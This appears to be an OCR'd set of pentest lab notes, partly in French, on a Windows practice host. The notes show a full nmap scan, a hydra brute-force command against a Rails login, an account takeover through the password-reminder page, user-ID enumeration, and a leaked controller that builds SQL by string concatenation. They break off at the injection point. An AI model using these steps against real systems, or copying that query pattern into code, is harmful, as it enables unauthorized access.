
Windows -medjed2


mardi 22 juillet 2025 19:23


```
sudo nmap -sVC -p-  192.168.121.127 --open
[sudo] password for alice:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-22 19:17 CEST
Nmap scan report for 192.168.121.127
Host is up (0.019s latency).
Not shown: 63465 closed tcp ports (reset), 2052 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE       VERSION
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds?
3306/tcp  open  mysql         MariaDB 10.3.24 or later (unauthorized)
5040/tcp  open  unknown
7680/tcp  open  pando-pub?
8000/tcp  open  http-alt      BarracudaServer.com (Windows)
|_http-open-proxy: Proxy might be redirecting requests
|_http-title: Home
| http-webdav-scan:
|   Server Type: BarracudaServer.com (Windows)
|   Server Date: Tue, 22 Jul 2025 17:19:54 GMT
|   WebDAV type: Unknown
|_  Allowed Methods: OPTIONS, GET, HEAD, PROPFIND, PUT, COPY, DELETE, MOVE, MKCOL,
PROPFIND, PROPPATCH, LOCK, UNLOCK
| http-methods:
|_  Potentially risky methods: PROPFIND PUT COPY DELETE MOVE MKCOL PROPPATCH LOCK
UNLOCK
| fingerprint-strings:
|   FourOhFourRequest, Socks5:
|     HTTP/1.1 200 OK
|     Date: Tue, 22 Jul 2025 17:17:29 GMT
|     Server: BarracudaServer.com (Windows)
|     Connection: Close
|   GenericLines, GetRequest:
|     HTTP/1.1 200 OK
|     Date: Tue, 22 Jul 2025 17:17:24 GMT
|     Server: BarracudaServer.com (Windows)
|     Connection: Close
|   HTTPOptions, RTSPRequest:
|     HTTP/1.1 200 OK
|     Date: Tue, 22 Jul 2025 17:17:34 GMT
|     Server: BarracudaServer.com (Windows)
|     Connection: Close
|   SIPOptions:
|     HTTP/1.1 400 Bad Request
|     Date: Tue, 22 Jul 2025 17:18:36 GMT
|     Server: BarracudaServer.com (Windows)
|     Connection: Close
|     Content-Type: text/html
|     Cache-Control: no-store, no-cache, must-revalidate, max-age=0
|_    <html><body><h1>400 Bad Request</h1>Can't parse request<p>BarracudaServer.com
(Windows)</p></body></html>
|_http-server-header: BarracudaServer.com (Windows)
30021/tcp open  ftp           FileZilla ftpd 0.9.41 beta
| ftp-syst:
|_  SYST: UNIX emulated by FileZilla
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| -r--r--r-- 1 ftp ftp           536 Nov 03  2020 .gitignore
| drwxr-xr-x 1 ftp ftp             0 Nov 03  2020 app
| drwxr-xr-x 1 ftp ftp             0 Nov 03  2020 bin
| drwxr-xr-x 1 ftp ftp             0 Nov 03  2020 config
| -r--r--r-- 1 ftp ftp           130 Nov 03  2020 config.ru
| drwxr-xr-x 1 ftp ftp             0 Nov 03  2020 db
| -r--r--r-- 1 ftp ftp          1750 Nov 03  2020 Gemfile
| drwxr-xr-x 1 ftp ftp             0 Nov 03  2020 lib
| drwxr-xr-x 1 ftp ftp             0 Nov 03  2020 log
| -r--r--r-- 1 ftp ftp            66 Nov 03  2020 package.json
| drwxr-xr-x 1 ftp ftp             0 Nov 03  2020 public
| -r--r--r-- 1 ftp ftp           227 Nov 03  2020 Rakefile
| -r--r--r-- 1 ftp ftp           374 Nov 03  2020 README.md
| drwxr-xr-x 1 ftp ftp             0 Nov 03  2020 test
| drwxr-xr-x 1 ftp ftp             0 Nov 03  2020 tmp
|_drwxr-xr-x 1 ftp ftp             0 Nov 03  2020 vendor
|_ftp-bounce: bounce working!
33033/tcp open  unknown
| fingerprint-strings:
|   GenericLines:
|     HTTP/1.1 400 Bad Request
|   GetRequest, HTTPOptions:
|     HTTP/1.0 403 Forbidden
|     Content-Type: text/html; charset=UTF-8
|     Content-Length: 3102
|     <!DOCTYPE html>
|     <html lang="en">
|     <head>
|     <meta charset="utf-8" />
|     <title>Action Controller: Exception caught</title>
|     <style>
|     body {
|     background-color: #FAFAFA;
|     color: #333;
|     margin: 0px;
|     body, p, ol, ul, td {
|     font-family: helvetica, verdana, arial, sans-serif;
|     font-size: 13px;
|     line-height: 18px;
|     font-size: 11px;
|     white-space: pre-wrap;
|     pre.box {
|     border: 1px solid #EEE;
|     padding: 10px;
|     margin: 0px;
|     width: 958px;
|     header {
|     color: #F0F0F0;
|     background: #C52F24;
|     padding: 0.5em 1.5em;
|     margin: 0.2em 0;
|     line-height: 1.1em;
|     font-size: 2em;
|     color: #C52F24;
|     line-height: 25px;
|     .details {
|_    bord
44330/tcp open  ssl/unknown
|_ssl-date: 2025-07-22T17:20:22+00:00; -3s from scanner time.
| ssl-cert: Subject: commonName=server demo 1024 bits/organizationName=Real Time
Logic/stateOrProvinceName=CA/countryName=US
| Not valid before: 2009-08-27T14:40:47
|_Not valid after:  2019-08-25T14:40:47
45332/tcp open  http          Apache httpd 2.4.46 ((Win64) OpenSSL/1.1.1g PHP/7.3.23)
|_http-title: Quiz App
| http-methods:
```

```
|_  Potentially risky methods: TRACE
|_http-server-header: Apache/2.4.46 (Win64) OpenSSL/1.1.1g PHP/7.3.23
45443/tcp open  http         Apache httpd 2.4.46 ((Win64) OpenSSL/1.1.1g PHP/7.3.23)
|_http-server-header: Apache/2.4.46 (Win64) OpenSSL/1.1.1g PHP/7.3.23
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: Quiz App
49664/tcp open  msrpc        Microsoft Windows RPC
49665/tcp open  msrpc        Microsoft Windows RPC
49666/tcp open  msrpc        Microsoft Windows RPC
49667/tcp open  msrpc        Microsoft Windows RPC
49668/tcp open  msrpc        Microsoft Windows RPC
49669/tcp open  msrpc        Microsoft Windows RPC
2 services unrecognized despite returning data. If you know the service/version, please submit the
following fingerprints at https://nmap.org/cgi-bin/submit.cgi?new-service :
==============NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)==============
SF-Port8000-TCP:V=7.95%I=7%D=7/22%Time=687FC7A7%P=x86_64-pc-linux-gnu%r(Ge
SF:nericLines,72,"HTTP/1\.1\x20200\x20OK\r\nDate:\x20Tue,\x2022\x20Jul\x20
SF:2025\x2017:17:24\x20GMT\r\nServer:\x20BarracudaServer\.com\x20\(Windows
SF:\)\r\nConnection:\x20Close\r\n\r\n")%r(GetRequest,72,"HTTP/1\.1\x20200\
SF:x20OK\r\nDate:\x20Tue,\x2022\x20Jul\x202025\x2017:17:24\x20GMT\r\nServe
SF:r:\x20BarracudaServer\.com\x20\(Windows\)\r\nConnection:\x20Close\r\n\r
SF:\n")%r(FourOhFourRequest,72,"HTTP/1\.1\x20200\x20OK\r\nDate:\x20Tue,\x2
SF:022\x20Jul\x202025\x2017:17:29\x20GMT\r\nServer:\x20BarracudaServer\.co
SF:m\x20\(Windows\)\r\nConnection:\x20Close\r\n\r\n")%r(Socks5,72,"HTTP/1\
SF:.1\x20200\x20OK\r\nDate:\x20Tue,\x2022\x20Jul\x202025\x2017:17:29\x20GM
SF:T\r\nServer:\x20BarracudaServer\.com\x20\(Windows\)\r\nConnection:\x20C
SF:lose\r\n\r\n")%r(HTTPOptions,72,"HTTP/1\.1\x20200\x20OK\r\nDate:\x20Tue
SF:,\x2022\x20Jul\x202025\x2017:17:34\x20GMT\r\nServer:\x20BarracudaServer
SF:\.com\x20\(Windows\)\r\nConnection:\x20Close\r\n\r\n")%r(RTSPRequest,72
SF:,"HTTP/1\.1\x20200\x20OK\r\nDate:\x20Tue,\x2022\x20Jul\x202025\x2017:17
SF::34\x20GMT\r\nServer:\x20BarracudaServer\.com\x20\(Windows\)\r\nConnect
SF:ion:\x20Close\r\n\r\n")%r(SIPOptions,13C,"HTTP/1\.1\x20400\x20Bad\x20Re
SF:quest\r\nDate:\x20Tue,\x2022\x20Jul\x202025\x2017:18:36\x20GMT\r\nServe
SF:r:\x20BarracudaServer\.com\x20\(Windows\)\r\nConnection:\x20Close\r\nCo
SF:ntent-Type:\x20text/html\r\nCache-Control:\x20no-store,\x20no-cache,\x2
SF:0must-revalidate,\x20max-age=0\r\n\r\n<html><body><h1>400\x20Bad\x20Req
SF:uest</h1>Can't\x20parse\x20request<p>BarracudaServer\.com\x20\(Windows\
SF:)</p></body></html>");
==============NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)==============
SF-Port33033-TCP:V=7.95%I=7%D=7/22%Time=687FC7A7%P=x86_64-pc-linux-gnu%r(G
SF:enericLines,1C,"HTTP/1\.1\x20400\x20Bad\x20Request\r\n\r\n")%r(GetReque
SF:st,C76,"HTTP/1\.0\x20403\x20Forbidden\r\nContent-Type:\x20text/html;\x2
SF:0charset=UTF-8\r\nContent-Length:\x203102\r\n\r\n<!DOCTYPE\x20html>\n<h
SF:tml\x20lang=\"en\">\n<head>\n\x20\x20<meta\x20charset=\"utf-8\"\x20/>\n
SF:\x20\x20<title>Action\x20Controller:\x20Exception\x20caught</title>\n\x
SF:20\x20<style>\n\x20\x20\x20\x20body\x20{\n\x20\x20\x20\x20\x20\x20backg
SF:round-color:\x20#FAFAFA;\n\x20\x20\x20\x20\x20\x20color:\x20#333;\n\x20
SF:\x20\x20\x20\x20\x20margin:\x200px;\n\x20\x20\x20\x20}\n\n\x20\x20\x20\
SF:x20body,\x20p,\x20ol,\x20ul,\x20td\x20{\n\x20\x20\x20\x20\x20\x20font-f
SF:amily:\x20helvetica,\x20verdana,\x20arial,\x20sans-serif;\n\x20\x20\x20
SF:\x20\x20\x20font-size:\x20\x2013px;\n\x20\x20\x20\x20\x20\x20line-h
SF:eight:\x2018px;\n\x20\x20\x20\x20}\n\n\x20\x20\x20pre\x20{\n\x20\x2
SF:0\x20\x20\x20\x20font-size:\x2011px;\n\x20\x20\x20\x20\x20\x20white-spa
SF:ce:\x20pre-wrap;\n\x20\x20\x20\x20}\n\n\x20\x20\x20pre\.box\x20{\n\
SF:x20\x20\x20\x20\x20\x20border:\x201px\x20solid\x20#EEE;\n\x20\x20\x20\x
SF:20\x20\x20padding:\x2010px;\n\x20\x20\x20\x20\x20\x20margin:\x200px;\n\
SF:x20\x20\x20\x20\x20\x20width:\x20958px;\n\x20\x20\x20\x20}\n\n\x20\x20\
SF:x20\x20header\x20{\n\x20\x20\x20\x20\x20\x20color:\x20#F0F0F0;\n\x20\x2
SF:0\x20\x20\x20\x20background:\x20#C52F24;\n\x20\x20\x20\x20\x20\x20paddi
SF:ng:\x200\.5em\x201\.5em;\n\x20\x20\x20\x20}\n\n\x20\x20\x20\x20h1\x20{\
SF:n\x20\x20\x20\x20\x20\x20margin:\x200\.2em\x200;\n\x20\x20\x20\x20\x20\
SF:x20line-height:\x201\.1em;\n\x20\x20\x20\x20\x20\x20font-size:\x202em;\
SF:n\x20\x20\x20\x20}\n\n\x20\x20\x20\x20h2\x20{\n\x20\x20\x20\x20\x20\x20
SF:color:\x20#C52F24;\n\x20\x20\x20\x20\x20\x20line-height:\x2025px;\n\x20
SF:\x20\x20\x20}\n\n\x20\x20\x20\x20\.details\x20{\n\x20\x20\x20\x20\x20\x
SF:20bord")%r(HTTPOptions,C76,"HTTP/1\.0\x20403\x20Forbidden\r\nContent-Ty
SF:pe:\x20text/html;\x20charset=UTF-8\r\nContent-Length:\x203102\r\n\r\n<!
SF:DOCTYPE\x20html>\n<html\x20lang=\"en\">\n<head>\n\x20\x20<meta\x20chars
SF:et=\"utf-8\"\x20/>\n\x20\x20<title>Action\x20Controller:\x20Exception\x
SF:20caught</title>\n\x20\x20<style>\n\x20\x20\x20\x20body\x20{\n\x20\x20\
SF:x20\x20\x20\x20background-color:\x20#FAFAFA;\n\x20\x20\x20\x20\x20\x20c
SF:olor:\x20#333;\n\x20\x20\x20\x20\x20\x20margin:\x200px;\n\x20\x20\x20\x
SF:20}\n\n\x20\x20\x20\x20body,\x20p,\x20ol,\x20ul,\x20td\x20{\n\x20\x20\x
SF:20\x20\x20\x20font-family:\x20helvetica,\x20verdana,\x20arial,\x20sans-
SF:serif;\n\x20\x20\x20\x20\x20\x20font-size:\x20\x2013px;\n\x20\x20\x
SF:20\x20\x20\x20line-height:\x2018px;\n\x20\x20\x20\x20}\n\n\x20\x20\x20\
SF:x20pre\x20{\n\x20\x20\x20\x20\x20\x20font-size:\x2011px;\n\x20\x20\x20\
SF:x20\x20\x20white-space:\x20pre-wrap;\n\x20\x20\x20\x20}\n\n\x20\x20\x20
SF:\x20pre\.box\x20{\n\x20\x20\x20\x20\x20\x20border:\x201px\x20solid\x20#
SF:EEE;\n\x20\x20\x20\x20\x20\x20padding:\x2010px;\n\x20\x20\x20\x20\x20\x
SF:20margin:\x200px;\n\x20\x20\x20\x20\x20\x20width:\x20958px;\n\x20\x20\x
SF:20\x20}\n\n\x20\x20\x20\x20header\x20{\n\x20\x20\x20\x20\x20\x20color:\
SF:x20#F0F0F0;\n\x20\x20\x20\x20\x20\x20background:\x20#C52F24;\n\x20\x20\
SF:x20\x20\x20\x20padding:\x200\.5em\x201\.5em;\n\x20\x20\x20\x20}\n\n\x20
SF:\x20\x20\x20h1\x20{\n\x20\x20\x20\x20\x20\x20margin:\x200\.2em\x200;\n\
SF:x20\x20\x20\x20\x20\x20line-height:\x201\.1em;\n\x20\x20\x20\x20\x20\x2
SF:0font-size:\x202em;\n\x20\x20\x20}\n\n\x20\x20\x20\x20h2\x20{\n\x20
SF:\x20\x20\x20\x20\x20color:\x20#C52F24;\n\x20\x20\x20\x20\x20\x20line-he
SF:ight:\x2025px;\n\x20\x20\x20}\n\n\x20\x20\x20\x20\.details\x20{\n\x
SF:20\x20\x20\x20\x20\x20bord");
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: -3s, deviation: 0s, median: -3s
| smb2-time:
|   date: 2025-07-22T17:19:55
|_  start_date: N/A
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 205.23 seconds
```



Home Page
Web-File-Server
Menu
About
Configuaration Wizard
Set Administrator Account
The BarracudaDrive server is inaccessible until you set an administrator account. Please enter a username, password, and press the "Set administrator" button.
Do not forget the information you enter below or you will no longer be able to login and administer the server.
E-Mail:
Admin username:
Password:
Confirm password:
Enable password recovery (by E-Mail):
Set Administrator
BarracudaDrive provides a secure environment that allows only authenticated and authorized users to access the integrated services.



BarracudaDrive 6.5
License
BarracudaDrive is free for non-commercial use. A business license is required if using BarracudaDrive for any commercial use. See the purchase page for more information.
BarracudaDrive is powered by:
Barracuda Embedded Web Server
SharkSSL Embedded SSL Stack
Lua Server Pages



192.168.121.127:33033
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
Sugoid
Create a new consumption or creation format.
Login
Our Team
Evren Eagan
Impossible is just an opinion.
evren.eagan@company.com
Joe Webb
Hold the vision, trust the process
joe.webb@company.com
Jerren Valon
Only the paranoid survive.
jerren.devops@company.com



192.168.121.127:33033/login
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
Username
admin
Password
Enter Password
Login
Forgot Password? | back



Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec


192.168.121.127:33033/rails
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
Online - Reverse Shell ...
Routing Error
No route matches [GET] "/rails"
Rails.root: C:/Sites/userpro
Application Trace | Framework Trace | Full Trace
Routes
Routes match in priority from top to bottom
Helper
HTTP Verb
Path
Controller#Action
Path / Url
Path Match
login_path GET /login(.:format) sessions#new
POST /login(.:format) sessions#create
logout_path GET /logout(.:format) sessions#destroy
slugreq_path GET /slug(.:format) slug#index
remind_path GET /users/reminder(.:format) users#remind
remind_up_path POST /users/reminder(.:format) users#remind_up
users_path GET /users(.:format) users#index
POST /users(.:format) users#create
new_user_path GET /users/new(.:format) users#new
edit_user_path GET /users/:id/edit(.:format) users#edit










hydra -l -f -L custom-wordlist.txt -P custom-wordlist.txt 'http-post-form://192.168.121.127:33033/login:username=^USER^&password=^PASS^:C=/:F=403'

Yes !



Bruh.

Il fallait faire mot de passe oublié.

Jerren Valon

Only the paranoid survive.

jerren.devops@company.com

Username

jerren.devops

Reminder

paranoid

New Password

•••••••

Update

Password was successfully updated.

!sername

Enter Username

Sugoid

User Details

Fullname: Jerren Valon


Username: jerren.devops


Bio: Only the paranoid survive.

Edit | Back

On peut accéder a d'autres pages de users :


192.168.121.127:33033/users/1
Kali Forums
Kali NetHunter
Fullname: Evren Eagan
Username: evren.eagan
Bio: Impossible is just an opinion.
Edit | Back


192.168.121.127:33033/users/0
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google
ActiveRecord::RecordNotFound in UsersController#sho
Couldn't find User with 'id'=0
Extracted source (around line #98):
Use callbacks to share common setup or constraints between actions.
def set_user
@user = User.find(params[:id])
end
Only allow a list of trusted parameters through.
Rails.root: C:/Sites/userpro
Application Trace | Framework Trace | Full Trace
app/controllers/users_controller.rb:98:in `set_user'
Request
Parameters:
{"id"=>"0"}
Toggle session dump
Toggle env dump
Response
Headers:
None


192.168.121.127:33033/slug
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
Online - Reverse Shell ...
Sugoid
Requesting Profile SLUG
#<Mysql2::Result:0x000000003b106770>
URL:
Request

ActiveRecord::StatementInvalid in SlugController#index

Mysql2::Error: You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near '//" at line 1

Extracted source (around line #6):

```
4
5     sql = "SELECT username FROM users WHERE username = '" + params[:URL].to_s + "'"
6     ret = ActiveRecord::Base.connection.execute(sql)
7     @text = ret
8   end
9
```

Rails.root: C:/Sites/userpro

Application Trace | Framework Trace | Full Trace

app/controllers/slug_controller.rb:6:in `index'

